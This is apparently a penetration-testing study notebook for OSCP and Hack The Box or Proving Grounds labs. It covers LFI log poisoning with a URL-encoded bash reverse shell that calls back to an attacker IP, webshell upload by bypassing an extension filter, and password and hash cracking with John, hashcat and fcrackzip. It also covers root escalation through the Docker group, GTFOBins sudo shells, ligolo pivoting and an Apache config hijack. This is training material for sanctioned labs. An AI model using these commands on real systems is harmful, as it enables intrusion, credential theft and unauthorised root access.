
Listing 18 - Bash reverse shell one-liner executed as command in Bash

We'll once again encode the special characters with URL encoding.

```
bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.119.3%2F4444%  
200%3E%261%22
```

Listing 19 - URL encoded Bash TCP reverse shell one-liner

The following figure shows the correct way to add our command in the request:



The screenshot shows the 'Request' tab in Burp Suite. The 'Raw' tab is selected, displaying the following HTTP request:

```
1 GET /meteor/index.php?page=../../../../../../../../var/log/apache2/access.log&cmd=  
2 bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.119.3%2F44  
44%200%3E%261%22 HTTP/1.1  
3 Host: mountaintdesserts.com  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;  
q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Connection: close  
8 Upgrade-Insecure-Requests: 1  
9
```


Figure 13: Encoded Bash reverse shell in "cmd" parameter

Before we send the request, let's start a *Netcat* listener on port 4444 on our Kali machine. It will receive the incoming reverse shell from the target system. Once the listener is started, we can press *Send* in Burp to send the request.

Bypassing file extension filters

From OSCP (9.3.1. Using Executable Files):

Figure 15 shows that we successfully uploaded our text file, so we know that the upload mechanism is not limited to images only. Next, let's attempt to upload the **simple-backdoor.php** webshell used in the previous Learning Unit.



PHP files are not allowed! All PHP extensions are blacklisted.


Figure 16: Failed Upload of simple-backdoor.php

Figure 16 shows that the web application blocked our upload, stating that PHP files are not allowed and files with PHP file extensions are blacklisted. Since don't know exactly how the filter is implemented, we'll use a trial-and-error approach to find ways to bypass it.

One method to bypass this filter is to change the file extension to a less-commonly used [PHP file extension](#) such as **.phps** or **.php7**. This may allow us to bypass simple filters that only check for the most common file extensions, **.php** and **.phtml**. These alternative file extensions were mostly used for older versions of PHP or specific use cases but are still supported for compatibility in modern PHP versions.

Another way we can bypass the filter is by changing characters in the file extension to upper case. The blacklist may be implemented by comparing the file extension of the uploaded file to a list of strings containing only lower-case PHP file extensions. If so, we can update the uploaded file extension with upper-case characters to bypass the filter.

Let's try the second method, updating our **simple-backdoor.php** file extension from **.php** to **.pHP**. After renaming the file either in the terminal or file explorer, we'll upload it via the web form.



Upload worked!

File simple-backdoor.pHP has been uploaded in the uploads directory!

Figure 17: Successful Upload of simple-backdoor.pHP

This small change allowed us to bypass the filter and upload the file. Let's confirm if we can use it to execute code as we did in the RFI section. The output shows that our file was uploaded to the "uploads" directory, so we can assume there is a directory named "uploads".

John The Ripper

Important: If you can't crack a hash, just try an online hash cracker. Like for the BTRSys2.1 PG Play, the MD5 hash couldn't be cracked on Kali, but an online hash cracker got it (crackstation)

How to identify what type of hash you have: [use this website!](#)

General

How to use John The Ripper:

- `john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256 hash.txt`
 - replace "hash.txt" with your file that your hashes are located
 - replace "Raw-SHA256" with the type of hash you have
 - **If you don't know the format, just don't include the `--format` flag and it will guess. HOWEVER, this is often a bad idea. Use [the website above](#) to identify type of hash**
- `john --show hash.txt` or `john` or `--show --format=name_of_format hash.txt`
 - Output: ?:qwert789
 - This means the password is qwert789
 - ? means no associated username
 - : is the separator between username and password
 - You might need to add the "format" flag to specify which result you are showing, since if you use different formats for the same file, then they will each have their own results
 - Sometimes, if you can't see the passwords or if you lost the output, you can run this command to check John's internal session files to see what passwords it previously found that were associated with that file

If you see this output:

- Using default input encoding: UTF-8
- No password hashes loaded (see FAQ)

Then try doing `cat -A nameOfFile` to see if there are any like blanks lines the hash.txt file, and remove those

```
(kali㉿kali)-[~]
$ cat -A hash.txt
$1$webadmin$S3sXbGxBtDGIFACnTNH16$
$
```

- Like here, the second line is a blank line since it starts with "\$" which signifies there is text on that line, so remove that blank space

Cracking /etc/passwd and /etc/shadow files

This is from [SunsetDecoy](#) PG Play

In this box, we got access to a /etc/passwd and /etc/shadow file, but we have no way to extract the encrypted information from it. So, we can crack both files to get plaintext information.

We can use the unshadow command to get a file format that is compatible with john. First, copy both the /etc/passwd and /etc/shadow into another file, like **user1.pass** and user1.shad

`unshadow user1.pass user1.shad > user1.unshadow`

- The output user1.unshadow is now in a format that john can crack

`john --wordlist=/usr/share/wordlists/rockyou.txt user1.unshadow`

- Crack the unshadow file, which should give you a list of credentials

```
(kali㉿kali)-[~]
$ john --wordlist=/home/kali/Desktop/rockyou.txt user1.unshadow
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
se:          (296640a3b825115a47b68fc44501c828)
1g 0:00:00:22 DONE (2025-01-22 19:01) 0.04370g/s 744.0p/s 744.0c/s 744.0C/s felton..psycho1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- The orange text on the right is the username while the one on the left is password

Cracking Encrypted ZIP Files (ZIP files with passwords)

Cracking ZIP files using fcrackzip

This is from the [FunboxRookie](#) PG Play. It's a one-liner method for cracking ZIP files, unlike the zip2john method which is 2 lines.

```
fcrackzip -u -D -v -p /usr/share/wordlists/rockyou.txt file.zip
```

- **-u:** "Use unzip to test each password"
 - This tells fcrackzip to actually try to unzip the file with each password, not just check it against the hash. This can help avoid false positives.
- **-D:** "Use a dictionary attack"
 - This tells the tool to use a wordlist (dictionary) instead of brute-forcing all possible character combinations.
- **-v:** "Verbose output"
 - This shows progress, including which passwords are being tested. Without this, the output would be quieter.
- **-p /usr/share/wordlists/rockyou.txt:**
 - -p specifies the path to the wordlist file. In this case, it's the famous rockyou.txt list, which contains millions of commonly used passwords. fcrackzip will try each line in this file as a possible password.

The screenshot shows a terminal window with the following text:
└─(kali㉿kali)-[~/.../pg/easy/funboxrookie/ftp]
\$ fcrackzip -u -D -v -p /usr/share/wordlists/rockyou.txt cathrine.zip
found file 'id_rsa', (size cp/uc 1299/ 1675, flags 9, chk 554b)
rudefish_ an hour ago
PASSWORD FOUND!!!!: pw = catwoman
Flag submitted for [579] Host - ...
OnSystemShellDredd

- This is what it looks like when it works. The password here is "catwoman"

Cracking ZIP files using zip2john (from Vaccine HTB):

- Sometimes, you get a file that is protected by ZIP. You can convert those ZIP files to hashes, and then use john to crack the hash
- You will have to use the [zip2john](#) tool which is made for this:
- **zip2john protected.zip > ziphash.txt**
 - protected.zip is the zip file
 - ziphash.txt is the name of the file you want to save the hashes to

- This will provide some other meta data blob, but once you put it into john, john will know what to do
- Another way is to get the output to terminal using **zip2john protected.zip**

```
[root@kali:~/home/rza]# zip2john Desktop/spammer.zip
ver 2.0 spammer.zip/creds.txt PKZIP Encr: cmplen=27, decmplen=15, crc=B003611D ts=ADCB cs=b003 type=0
spammer.zip/creds.txt:$pkzip$1*1*2*0*1b*f*b003611d*0*27*0*1b*b003*2d41804a5ea9a60b1769d045fbfb94c71382b2e5febfb63bda08a56c*$:creds.txt:spammer.zip::Desktop
```

- But then when you want to put it in a file like ziphash.txt, you only include the text inside of the \$ sign. So here, it would be:

```
[root@kali:~/home/rza]# cat hash.txt
$pkzip$1*1*2*0*1b*f*b003611d*0*27*0*1b*b003*2d41804a5ea9a60b1769d045fbfb94c71382b2e5febfb63bda08a56c*$:creds.txt:spammer.zip::Desktop
```

- But, as you can see, it's much easier to just use **zip2john protected.zip > ziphash.txt**, which will include some other blobs besides the desired string, but it will work

- **john -wordlist=/usr/share/wordlists/rockyou.txt ziphash.txt**

- Wordlist might be need two dashes

- **john --show ziphash.txt**

- Output might be something like:
- **└─(kali㉿kali)-[~]**
- **└─\$ john --show ziphash.txt**
- **backup.zip:741852963::backup.zip:style.css, index.php:backup.zip**
 - Here, you see that **741852963** is the output, and we have 2 files (style.css and index.php)

From the Ransom HTB:

1. **7z l -slt name.zip**
 - a. This gives you information about the method of encryption and more. It can be seen at the "method" property
2. The encryption method we saw was "ZipCrypto Deflate"
3. The whole process was pretty complicated since it was to access the Root user. You can look at the writeup for the full process of how they did it

Cracking PDF files with passwords

This is from the [Nickel](#) PG Practice

1. **pdf2john nameOfFile.pdf > pdf.hash**
2. **john --wordlist=/usr/share/wordlists/rockyou.txt --rules=best64 pdf.hash**
 - They added the best 64 rules here to add variation to the word list

Another tool to use to crack it is **pdfrack**:

- `pdfrack -f nameOfFile.pdf -w /usr/share/wordlists/rockyou.txt`
-

You can then view the PDF using evince

- `evince nameOfFile.pdf`
-

HashCat and Hashid

Important: If you can't crack a hash, just try an online hash cracker. Like for the BTRSys2.1 PG Play, the MD5 hash couldn't be cracked on Kali, but an online hash cracker got it (crackstation)

How to find the mode needed for a hash

1. Look at the hash. In the first characters of the hash, you might see something in between dollar signs like `$krb15rep$`
2. Copy and paste that text, and run this:
 - a. `hashcat ./example-hashes | grep [INSERT TEXT]`
 - b. Or go to this website (https://hashcat.net/wiki/doku.php?id=example_hashes) and use CTRL + F on the first few letters of the hash to find the mode for the hash
3. If you get a result, that means hashcat recognizes your hash type. So run this to find the mode for that hash type:
 - a. `hashcat ./example-hashes | grep -B5 [INSERT TEXT]`
 - i. This will look at the 5 lines before your GREP, which will include the mode information
4. Once you see the "MODE" in the output, now you can run hashcat with your mode

```

root@kracken:~/hashcat# cat hashes/blackfield
$krb5asrep$23$support@BLACKFIELD:661b75a5d9c78fb8576382de8e93ad62$4998a07c475ad88b6e2f2b8e934386a6ad4633d9793c37b6091cbe46525174893e0a76
e6605709a3ec53ee593abe10789fbcc55106359d1896e7b98c0d4e532bea6f1132cf59673c3c5d77684f9003t02e15df2017f461c0fc2863bbfd82d5614a616ae1008
d6c3aaadc494561b4d7f26d5cd3e125b580fe43c53c91453d5a1434b0149ec147324fa5fa2ee83467be93cd31db38771d3c61406c4b983b9cefdff4787b8e2e841f7c
edf8ad4f74b343cee332fcf81551f760fa62020a53c8632f142d7635a13305515e669f633fd6a7dfa1d177e622fb597b2887ed2645938dc86c90442634ccabf1b0024

root@kracken:~/hashcat# ./hashcat --example-hashes | grep krb5asrep
HASH: $krb5asrep$23$user@domain.com:3e156ada591263b8aa0965f5aebd837$007497cb51b6c8116d6407a782ea0e1c5402b17db7afa6b05a6d30ed164a9933c75
4d720e279c6c573679bd27128fe77e5fealf72334c1193c8ff0b370fad6368bf2d49bbfd8a4c5dccab95e8c8ebfdc75f438a0797dbfb2f8a1a5f4c423f9bfc1fea48334
2a11bd56a216f4d5158ccc4b224b52894fadfa3957dfe4b6b8f5f9f9fe422811a314768673e0c924340b8ccb84775ce9defaa3baa0910b676ad0036d13032b0dd94e3b1
3903cc738a7b6d00b0b3c210d1f972a6c7cae9bd3c959acf7565be528fc179118f28c679f6deeee1456f0781eb8154e18e49cb27b64bf74cd7112a0ebae2102ac
root@kracken:~/hashcat# ./hashcat --example-hashes | grep -B5 krb5asrep
HASH: 597056:3600
PASS: hashcat

MODE: 18200
TYPE: Kerberos 5, etype 23, AS-REP
HASH: $krb5asrep$23$user@domain.com:3e156ada591263b8aa0965f5aebd837$007497cb51b6c8116d6407a782ea0e1c5402b17db7afa6b05a6d30ed164a9933c75
4d720e279c6c573679bd27128fe77e5fealf72334c1193c8ff0b370fad6368bf2d49bbfd8a4c5dccab95e8c8ebfdc75f438a0797dbfb2f8a1a5f4c423f9bfc1fea48334
2a11bd56a216f4d5158ccc4b224b52894fadfa3957dfe4b6b8f5f9f9fe422811a314768673e0c924340b8ccb84775ce9defaa3baa0910b676ad0036d13032b0dd94e3b1
3903cc738a7b6d00b0b3c210d1f972a6c7cae9bd3c959acf7565be528fc179118f28c679f6deeee1456f0781eb8154e18e49cb27b64bf74cd7112a0ebae2102ac
root@kracken:~/hashcat# ./hashcat -m 18200 hashes/blackfield /opt/wordlist/rockyou.txt
hashcat (v5.1.0-1778-gc5d2a539) starting...

```

5.

- a. Whole process seen here
- b. This is from the Blackfield HTB

Bcrypt:

- If you have something like **\$2a\$** or **\$2y\$** or any character instead of a or y, then you likely have bcrypt. This is code -m 3200 for hashcat

Say you have a hash like

\$2y\$10\$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12

First find the type of hash:

- hashid '**\$2y\$10\$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12'**
 - Make sure to put the hash around quotes
 - It will give you a list of possible hashes.
- Or use this [website](#)

Then find the code that hashcat uses for that hash type:

- **hashcat --help | grep "hashname"**
 - Replace hashname with the hash type

Then use hashcat with that code:

- **hashcat -m 3200 '<INSERT HASH>' /usr/share/wordlists/rockyou.txt**
 - Replace 3200 with your code
 - Replace **<INSERT HASH>** with your hash
 - Make sure to keep the single quotation marks around the hash instead of double quotes
- **hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt**
 - Use this if you have hashes saved in hashes.txt

This is what output looks like when it's cracked:

```
hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt

<...SNIP...
$2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho

Session.....: hashcat
Status.....: Cracked
Hash.Name....: bcrypt $2*$, Blowfish (Unix)
Hash.Target...: $2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTGThNiy...tkIj12
Time.Started...: Thu Jan 11 15:23:50 2024 (17 secs)
Time.Estimated.: Thu Jan 11 15:24:07 2024 (0 secs)
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 84 H/s (5.88ms) @ Accel:4 Loops:32 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 1408/14344385 (0.01%)
Rejected.....: 0/1408 (0.00%)
Restore.Point...: 1392/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidates.#1...: moises -> tagged
```

If you ever want to revisit a hash, do the same hashcat command but just append **--show** at the end:

- **hashcat -m 3200 '<INSERT HASH>' /usr/share/wordlists/rockyou.txt --show**
-

John the Ripper vs. Hashcat

Hashcat and John the Ripper (JtR) are two of the most popular password cracking tools that automate this process. In general, **JtR** is more of a **CPU-based cracking tool**, which also supports GPUs, while **Hashcat** is mainly a **GPU-based cracking tool** that also supports CPUs. JtR can be run without any additional drivers using only CPUs for password cracking. Hashcat requires [OpenCL](#) or [CUDA](#) for the GPU cracking process. For most algorithms, a GPU is much faster than a CPU since modern GPUs contain thousands of cores, each of which can share part of the workload. However, some slow hashing algorithms (like [bcrypt](#)) work better on CPUs.

Hashing

When using echo, it's important to use "-n" flag.

The `-n` option in the `echo` command tells it not to output the trailing newline character that it normally adds at the end of its output.

When you run:

```
- echo "secret" | sha256sum
```

It actually hashes the string "secret\n" — the newline character (`\n`) is included in the input to `sha256sum`.

But when you run:

```
- echo -n "secret" | sha256sum
```

It hashes exactly the string "secret", without a newline. This produces a different SHA-256 hash.

lxd group

Being in the lxd group (similar to Docker) leads to root. Although the process is kind of long.

1. [Here](#) is an ipsec video for HTB Tabby which explains the process at the end starting at like 44:00
 - a. <https://angelica.gitbook.io/hacktricks/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation>
 - i. This is the hacktricks they used in the video, but they had to do some debugging
 2. [Here](#) is a Hacking Article that walks through how to do it
 - a. <https://www.hackingarticles.in/lxd-privilege-escalation/>
-

Docker

In the `"/usr/bin/docker"` of the **SUDO Exploits** section, we see how to abuse docker compose to add a root user to `/etc/passwd` and get root

Getting Root from users in Docker Group

The screenshot shows a GitHub repository page for 'docker'. At the top, there's a navigation bar with 'Code', 'Issues', 'Pull requests', 'Actions', 'Wiki', and 'Settings'. Below the navigation, there's a search bar and a 'Star 4,436' button. The main content area has a title '.. / docker' with a 'Star 4,436' button. Below the title are several buttons: 'Shell' (highlighted in red), 'File write', 'File read', 'SUID', and 'Sudo'. A note states: 'This requires the user to be privileged enough to run docker, i.e. being in the docker group or being root.' Another note says: 'Any other Docker Linux image should work, e.g., debian.' A section titled 'Shell' explains: 'It can be used to break out from restricted environments by spawning an interactive system shell.' It notes: 'The resulting is a root shell.' Below this is a code block:

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Another example where we saw Docker group was in the [Peppo PG Practice](#)

First check what images we have available to us:

- `docker image ls`

```
eleonor@peppo:~$ docker image ls
REPOSITORY      TAG      IMAGE ID      CREATED       SIZE
redmine          latest   0c8429c66e07  10 months ago  542MB
postgres         latest   adf2b126dda8  10 months ago  313MB
eleonor@peppo:~$
```

- As you can see here, `alpine` is not existent here so we can't just copy and paste the command from GTFOBins
- We have to replace `alpine` with one of the docker images we have (ex. `redmine`)

We can use the GTFOBins command replacing the value <alpine> with one of the images listed above.

- `docker run -v /:/mnt --rm -it redmine chroot /mnt sh`

Now we have root!

In the [Pwned1](#) PG Play, we saw that we were in the **Docker group**:

```
Sending message to /bin/bash
id
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)
```

And since we are in the Docker group, that always means we can run the Docker binary. And usually, the only way to run the Docker binary is through the Docker Daemon, which runs as a root user.

Since we are looking at binaries, we go to GTFO Bins, and specifically in the "Shell" section since we are trying to get a shell from Docker. We don't look at the SUID or SUDO section since we don't have either of those. And in the "Shell" section, it says that we can get a root shell from the command.

- `docker run -v /:/mnt --rm -it alpine chroot /mnt sh`
 - However this assumes alpine is a docker image you already have. Here, it worked, but in another writeup, we had to replace alpine with another docker image

You can do a similar thing if you see a user part of the **lxd** group. Some groups that are tied to services/binaries can be exploited since being in that group allows for running of binaries as root (in-directly through the daemon)

How to tell if you are currently inside of a Docker container instead of an actual machine and how to escape using ligolo

In the [SkillForce](#) PG practice, we used a script to get RCE, but then we realized we weren't inside the actual machine but rather a Docker Container, and we need to escape.

Upon further analysis, we discover that the environment we have gained access to is actually a **Docker container**, rather than the actual host system. This becomes evident when inspecting the root directory, where we observe files such as `.dockercfg` and `entrypoint.sh`, which are strong indicators of a containerized environment.

With this in mind, our next objective is to identify a method to escape the container and gain access to the underlying host machine. One technique we can use to pivot from the container to the host or other internal systems is by leveraging tunneling tools such as **ligolo-ng**. This tool allows us to establish a connection that effectively bridges the container's internal network with our attacking machine.

By setting up a ligolo-ng agent within the container and connecting it back to our listener, we gain the ability to route traffic through the container. This enables us to perform **internal network reconnaissance**, such as scanning for other potentially vulnerable hosts or services that are not exposed externally.

Before proceeding with Ligolo-ng, we need to identify the network interface within the container that we want to route our traffic through. This can be done by running ifconfig inside the container:

```
/tmp $ ifconfig
```

```
eth0      Link encap:Ethernet HWaddr DE:AE:70:DC:FF:B4  
          inet addr:172.18.0.2 Bcast:172.18.255.255 Mask:255.255.0.0  
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
          RX packets:1272 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:1174 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:4636092 (4.4 MiB) TX bytes:689520 (673.3 KiB)
```

From the output above, we observe that the container is using the eth0 interface with an IP address of **172.18.0.2**. This confirms that the container is on the 172.18.0.0/16 Docker bridge network.

To route traffic through Ligolo and access the internal network, we use the following command on our attacking machine:

```
sudo ip route add 172.18.0.0/16 dev ligolo
```

- Note that the Mask is only on the first 2 octets, not the first 3, so it's /16 and not /24

At this point, the tunnel is established, and we can begin routing traffic through the container, allowing us to scan the internal network and interact with other potentially vulnerable services. We can start this on by doing an nmap ping sweep.

GTFOBins / Binary (Unix Binaries)

Explanation of each section

- The "**shell**" section is used when you just want a shell, nothing more
- The "**sudo**" section is used for when you run "**sudo -l**" and see a binary (/usr/bin) or when you look at the output of LinPeas and see something under the SUDO section
- The "**SUID**" section is used for when you run "**ls -l**" and see a binary with SUID bit set, or you looked at the LinPeas output and see something under the SUID section
 - This is what SUID bit looks like:
 - **-rwsr-xr-x**
 - The 4th bit is set to "s" instead of "x"

As introduced via the **MonitorsTwo HTB**, learning how to exploit binaries is very simple via the [GTFOBins](#) website.

IMPORTANT:

- The commands in the website often assume you are in the "/bin" directory.
- For example, we see this command: "**sudo nice /bin/sh**" but it should be "**sudo /bin/nice /bin/sh**" since we need to specify **/bin/nice** instead of just **nice**, unless we are already in /bin directory

What is "TF=\$(mktemp -d)"?

Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo '{ "scripts":{ "x":"/bin/sh -i 0<&3 1>&3 2>&3"} }' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
```

- The "mktemp" is a command used to create either a temporary file or directory
- Here it's using d flag so it's a temporary directory
- **This is used by GTFOBins to represent a placeholder where you should be replacing it with your own specific file/directory**

SUDO exploits

Abusing Apache2 Configuration file (/bin/systemctl * apache2)

From the [Ha-natraj](#) PG Play, we saw that the user could run the following as sudo

- (ALL) NOPASSWD: /bin/systemctl start apache2
- (ALL) NOPASSWD: /bin/systemctl stop apache2
- (ALL) NOPASSWD: /bin/systemctl restart apache2

For context, we found that there were only two users: natraj and mahakal

This means the services for Apache2 can be started, stopped, and restarted.

I tried looking for GTFObins for this and had no luck so I checked to see if the apache2 conf file can be written to and sure enough we had full access to **apache2.conf**

```
ls: cannot access '/etc/apache2/apache.conf': No such file or directory
www-data@ubuntu:/var/www$ ls -l /etc/apache2/apache2.conf
ls -l /etc/apache2/apache2.conf
-rwxrwxrwx 1 root root 7224 Mar 13 2020 /etc/apache2/apache2.conf
www-data@ubuntu:/var/www$
```

I checked the apache2.conf file and found the section that identifies the users

```

MaxKeepAliveRequests 100 [23740]: pam_unix(cron:session)
[23743]: pam_unix(cron:session): session closed
# am_unix(cron:session): session closed for user root Feb 17 10:31:01 2016
# KeepAliveTimeout: Number of seconds to wait for the next request from the
# same client on the same connection. [23773]: pam_unix(cron:session)
# [23776]: pam_unix(cron:session): session opened
KeepAliveTimeout 5 [23780]: pam_unix(cron:session): session opened for user root by (uid=0) Feb 17 10:31:01 2016
[23781]: pam_unix(cron:session): session opened for user root by (uid=0) Feb 17 10:32:01 2016 CRON[23786]
# These need to be set in /etc/apache2/envvars
User ${APACHE_RUN_USER}
Group ${APACHE_RUN_GROUP}


#
# HostnameLookups: Log the names of clients or just their IP addresses
# e.g., www.apache.org (on) or 204.62.129.132 (off).
# The default is off because it'd be overall better for privacy.
# I had to knowingly turn this feature on, since enabling it
# for each client request will result in AT LEAST one lookup
# per name server. [23869]: pam_unix(cron:session): session closed
# am_unix(cron:session): session closed for user root Feb 17 10:45:01 2016
HostnameLookups Off [23870]: pam_unix(cron:session): session closed
[23871]: pam_unix(cron:session): session closed for user root Feb 17 10:45:01 2016 CRON[23882]

```

So for privesc that attack vector is as follows:

TLDR: We added the username of another user (mahakal) to the Apache Configuration file, and then restarted the apache service, which will then run the apache service as mahakal. And then we also uploaded a reverse shell to /var/www/html and then visited that reverse shell file on firefox, which will make the apache server (now running as mahakal) run that reverse shell. This is how we changed from www-data to mahakal, and then mahakal ended up having more privileges that led to root

1. **Copy the contents of apache2.conf to a local file in our own Kali** and change the usernames to root or one of the two users (I tried all of them but only mahakal worked)




```

root@derv-vm: ~/OffSec/OSCP/PI
apache.conf
GNU nano 7.1
# We recommend you leave this number high, for maximum performance
# (3885): pam_unix(cron:session): session closed for user root Feb 17 10:49:01 ubu
MaxKeepAliveRequests 100: closed for user root Feb 17 10:49:01 ubu
closed for user root Feb 17 10:50:01 ubuntu CRON[23895]: pam_
# 7 10:51:01 ubuntu CRON[23896]: pam_unix(cron:session): se
# KeepAliveTimeout: Number of seconds to wait for the next request from the
# same client on the same connection.
#
KeepAliveTimeout 5: ion closed for user root Feb 17 10:53:01 ubu
